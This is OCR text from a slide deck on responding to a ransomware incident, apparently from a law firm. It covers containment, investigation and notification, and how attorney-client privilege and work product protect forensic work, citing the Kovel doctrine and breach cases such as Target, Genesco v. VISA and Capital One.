
THE INCIDENTS: RANSOMWARE



3

Anatomy of the Incident: The Document Dump

The Incidents: Ransomware



RANSOMWARE





Fig 2: Maze web page listing compromised companies and data dumps.

4


PRIVILEGE

RANSOMWARE


RANSOMWARE DISCOVERED ON ENDPOINTS / SERVERS
IMMEDIATE ENGAGEMENT OF LEGAL
LEGAL ENGAGES FORENSICS
ENGAGEMENT STRATEGY + CONTAINMENT
ERADICATION
INVESTIGATION

RANSOMWARE


@OVERRIDE
PUBLIC IBUTTON CREATE
RETURN NEW BUTTON
PUBLIC CLASS WINBUTTON
@OVERRIDE
PUBLIC VOID PAINT
SYSTEM.OUT.PRINT


CONTAINMENT
+ INITIAL FORENSICS
ENGAGEMENT
WITH THREAT ACTOR
ERADICATIOIN /
REBUILD
INVESTIGATION
OF ROOT CAUSE

PRIVILEGE

Attorney Client Privilege

Communication made in confidence for the predominant purpose of obtaining legal advice from a lawyer.

Work Product Doctrine

Information prepared in anticipation of litigation, at the direction of an attorney.

"Confidentiality"

Non-disclosure agreements / trade secrets

PRIVILEGE

01 CLIENT ENGAGES OUTSIDE COUNSEL IN THE INCIDENT

02 OUTSIDE COUNSEL ENGAGES FORENSIC / IR TEAM AS THE LAW FIRM RESPONDING

03 FORENSIC / IR TEAM WORKS UNDER DIRECTION OF LAWYER ON BEHALF OF CLIENT

04 ENGAGEMENT IS INSULATED BY PRIVILEGE

Privilege Can Be Waived

WAIVER

Be attuned to forwarding communications outside of the "Circle of Trust"


MAINTAIN PRIVILEGE

Keep communications with counsel.

The Cloak

***Kovel* Doctrine:**

- Attorney-client privilege will extend to the work and communications of third-party experts if the expert was hired "**for the purpose of obtaining [confidential] legal advice from the lawyer**."
- In *Kovel* – attorney hired an accountant to assist in understating client's tax position.
- Court analogized the accountant to a translator, whose assistance in overcoming a language barrier would not destroy the privilege.



Digital Forensics + Incident Response

PREPARED FOR: WOODS ROGERS PLC

Overview

Thank you for the opportunity to assist Woods Rogers PLC by providing Digital Forensics Incident Response services. In this letter, "Company" refers Woods Rogers PLC and "you" and "your" refer collectively to you and the Company. The purpose of this letter agreement (this "Agreement") is to formally set forth the general terms of your engagement of [redacted] ("we", "us", or "our") to provide cybersecurity investigation and consulting services.

THE CLOAK

1. **Direction of Counsel.** Counsel is engaging the MCS Group Inc. in order to support Counsel's rendering of legal analysis on behalf of [redacted]. The MCS Group understands and acknowledges that its work and communications pursuant to this Agreement reflect Counsel's legal strategies, thought processes, and communications related to the rendering of legal analysis and advice to Client. Therefore, The MCS Group understands and acknowledges that it is the intention of the Parties that all communications between the Parties are intended to be covered by the work product doctrine, attorney client privilege, and/or any other applicable privilege that would protect the confidentiality of these communications. The Parties further agree that all actions taken by the MCS Group Inc. are being done at the sole direction of Counsel in Counsel's capacity as law firms rendering legal advice to Client with regard to this matter.

   The MCS Group, Inc. will work to take all reasonable actions to preserve all relevant privileges and protections, including but not limited to labeling communications with documents such as "Confidential: Attorney Client Privileged Communication" or "Confidential: Work Product at the Direction of Counsel" or "Confidential: Attorney-Client Privileged Communication and Attorney Work Product" as may the MCS Group may be directed by Client. It is the Parties intention that the fact that a communication may not be labeled with the above designations does not render that communication unprotected. Rather, it is the intention of the Parties that all communications between them, Client – and any other vendors engaged by Counsel or on behalf of Client in this matter (including without limitation, the Crypsis Group, Clairvoyant, FTI Consulting) – be covered by all applicable privileges described herein.

THE CLOAK

- ***In re Target Corp. Customer Data Security Breach Litigation***
  - Data breach task force post-incident – Court held some communications privileged and others not – **discussing the "purpose of the communications**"
  - **Internal communications between CEO and Board *were not privileged* – because they did not involve attorney!**
  - Other communications were privileged because they were designed to "inform in-house and outside counsel" and assist with the provision of legal advice versus remediation.

THE CLOAK

- ***Genesco v. VISA***
  - PCI compliance case. Genesco retained Stroz Friedberg, to provide consulting and technical services to in-house counsel and outside counsel regarding the breach and to respond to PCI auditors.
  - Court held: **the reports for the attorneys were privileged because the reports were generated to assist counsel in the provision of legal advice**.

- ***Easton v Capital One***
  - **Reports were not privileged** because (a) waiver (shared with regulators) and (b) were not for a primarily legal purpose but rather for a business purpose.


THE CLOAK

- ***Genesco v. VISA***
  - PCI compliance case. Genesco retained Stroz Friedberg, to provide consulting and technical services to in-house counsel and outside counsel regarding the breach and to respond to PCI auditors.
  - Court held: **the reports for the attorneys were privileged because the reports were generated to assist counsel in the provision of legal advice**.

- ***Easton v Capital One***
  - **Reports were not privileged** because (a) waiver (shared with regulators) and (b) were not for a primarily legal purpose but rather for a business purpose.


Pen Test

External Penetration Test




The Risk

External Penetration Test



INCIDENT


THE ATTACK
Malicious Actor scans looking for vulnerabilities – finds the one unresolved and exploits it.
Firewall
The "Enterprise"
Same issue previously told to the CISO, which was unresolved at the time of the attack.

Law Enforcement

- ***CISA***
  - Creates a specific procedure for private organizations to share specific cyber threat intelligence to Department of Homeland Security – without waiving privilege.
    - Section 1504(d)(1) states "**the provision of cyber threat indictors and defensive measures to the Federal Government under this subchapter shall not constitute a waiver of any applicable privilege or protection provided by law, including trade secret protection**."

5

Incident Response Framework

The Response

Contain and Eradicate Malware

Investigate


Notify

The Response

1

Contain and Eradicate Malware

The Response



2

Investigate

The Response

3

Notify

6

What was Exfilled?

The Incidents: Ransomware

